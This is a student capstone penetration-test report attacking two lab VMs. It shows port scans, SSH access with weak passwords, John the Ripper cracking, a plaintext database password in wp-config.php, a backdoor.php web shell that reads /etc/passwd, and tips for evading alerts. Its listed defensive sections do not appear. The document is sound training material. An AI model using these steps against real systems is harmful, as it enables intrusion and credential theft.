Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Matthew Brunken, Simy Singh, Chirag Patel

Table of Contents

This document contains the following resources:

01

Offensive

-Network Topology

-Critical Vulnerabilities Target 1

-Exploits used for Target 1

-Critical Vulnerabilities Target 2

-Exploits used for Target 2

-Avoiding Detection

02

Defensive

-Network Topology

-Alerts Implemented

-Hardening

-Implementing Patches

03

Networking

-Network Topology

-Traffic Profile


-Normal Activity

-Malicious Activity

Offensive

Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows 10
Hostname: ML-REFVM-684427

IPv4: 192.168.1.90
OS:Debian Kali 5.4.0
Hostname: Kali

IPv4: 192.158.1.100
OS:Ubuntu 18.04
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.01
Hostname: server1 (Capstone)

IPv4:192.168.1.110
OS:Debian GNU/Linux 8
Hostname: Target 1

IPv4:192.168.1.115
OS:Debian GNU/Linux 8
Hostname: Target 2


USED FOR TARGET 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.	We were able to gain information about the system using an nmap port scan and information about its users using Wpscan
CWE-521: Weak Password Requirements	The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.	We could easily crack Steven's hash with John the Ripper. We could run python scripts as a super-user in Steven's session.
CWE-307: Improper Restriction of Excessive Authentication Attempts	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame	The system did not try to stop our brute force attempt to get Michael's session password
CWE-260: Password in Configuration File	The software stores a password in a configuration file that might be accessible to actors who do not know the password. mysql password was very obviously placed.	Able to login to the mysql server with the password within wp-config.php. We found several flags searching through the database

Exploitation 1: Exposure of Sensitive Information to an Unauthorized Actor

Summary:

- We learned about the open ports on the target machine
- This exploit allowed for the access of michael to the target 1 machine through the command ssh michael@192.168.1.110 with the password being easy as “michael” when prompted.

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-14 09:36 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0017s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun May 15 03:40:08 2022 from 192.168.1.90
michael@target1:~$
```

Exploitation 1: Exposure of Sensitive Information to an Unauthorized Actor **Continued**

Summary:

- Ran a WPscan to see if there's any vulnerabilities within the WordPress Core, as well as the popular WordPress plugins and themes.
- This scan was able to show the users like Steven and Michael on the target machine. We used this information to log into Michael's session using SSH
- Screenshot showing results of the wpscan providing users "steven" and "michael"

Exploitation 2: Weak Password Requirements

Summary:


- We cracked Steven’s weak system password using John the Ripper
- We were able to sign into Steven’s session using SSH. We gained access to Steven’s session, which has higher privileges than Michaels’
- Screenshot of John the Ripper cracking Steven’s password

```
root@Kali:/home# john --wordlist=/usr/share/wordlists/rockyou.txt password
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

Exploitation 3: Improper Restriction of Excessive Authentication Attempts

Summary:

- The system did not attempt to stop our brute force attack to get user Michael's password
- The exploit gave use the password to log into Michael's session using SSH
- Screenshot of hydra being used to brute force the password.



Exploitation 4: Password in Configuration File

Summary:

- We found the password to the MySQL database stored in the wp-config.php file
- The exploit allowed us to sign into the MySQL database and find Steven’s system password hash
- Screenshot of text from the wp-config.php file. The username and password are stored as plaintext.
- Screenshot finding Steven’s password hash

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
mysql> SELECT ID, user_login, user_pass from wp_users;
+----+------------+------------------------------------+
| ID | user_login | user_pass                          |
+----+------------+------------------------------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+----+------------+------------------------------------+
2 rows in set (0.00 sec)
```

EXPLOIT FOR TARGET 2

Critical Vulnerabilities: Target 2


Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
CWE-548: Exposure of Information Through Directory Listing	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers. It scans for php, txt, html files.	Exposing the contents of a directory that can lead to compromising of data.
CWE-434: Unrestricted Upload of File with Dangerous Type	The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.	Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient. This is especially true for .asp and .php extensions uploaded to web servers
CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	A web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application	Allows for navigation through directories on the server and modification of data.

Exploitation 1: Exposure of Information Through Directory Listing

Summary:

- To exploit this vulnerability, gobuster was used, to use a directory wordlist against the server.
- This exposes active directories for example /index.html, /services.html, /vendor
- Screenshot of Gobuster scan enumerating directories



Exploitation 2: Unrestricted Upload of File with Dangerous Type

Summary:


- This vulnerability allows for a upload of a backdoor.php file
- When this file is uploaded, you can set up a shell by having a listener on your host machine, and run the backdoor.php with command injection script to then connect back to host.
- Screenshot of the script being uploaded onto the target.


```
root@Kali:~/Downloads# bash ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~/Downloads#
```

Exploitation 3: Improper Neutralization of Special Elements used in an OS Command

Summary:

- Using the backdoor.php file that was uploaded from the exploit.sh script, you could inject bash commands like “cat%20/etc/passwd. As %20 is just means space “ “.
- This gave us permissions to navigate through the directories and make modifications according to the permissions we were given at the moment.
- Screenshot of the command injection being used





STEALTH

Avoiding Detection


Stealth Exploitation: Exposure of Information Through Directory Listing

Monitoring Overview

- Placing a threshold on the number of requests from a single ip address, that are trying to find a url. You can also visualize success/fail patterns and try to block the ip address from hitting your server over 40x in a single hour.
- Alerts measured here are Failed http requests trying to access URL's that don't exist. Client Error 400
- You can place a threshold of 40 requests in a single hour.

Mitigating Detection

- You can try to reduce the amount of times you are making those http requests, or slow down the time you are making them to every 2 hours.
- DirBuster is a better alternative to gobuster because it uses online directories that are actually used by developers.




Stealth Exploitation Vulnerability: Unrestricted Upload of File with Dangerous Type


Monitoring Overview

- Placing an alert that makes sure to process files being uploaded to the server are being checked thoroughly, for example .php isn't allowed, if its only images being uploaded.
- The type of file being uploaded is being kept track of, assuring that a .php file isn't being uploaded where it doesn't belong.
- Placing a threshold of alerting even if 1 file is uploaded at any point. The alert goes off, so that a admin can take a look at it, and assure it doesn't compromise the system.

Mitigating Detection

- You can try to change the type of file you're uploading or make a better effort to hide it if you wanted to try and prevent being detected.
- You could try to use XSS and SQL injections if php isn't going through, as a better alternative to exploit the target.






Monitoring Overview

- Text is being interpreted as code, so if you get any further escalation from text, then it could give off a trigger of command injection.
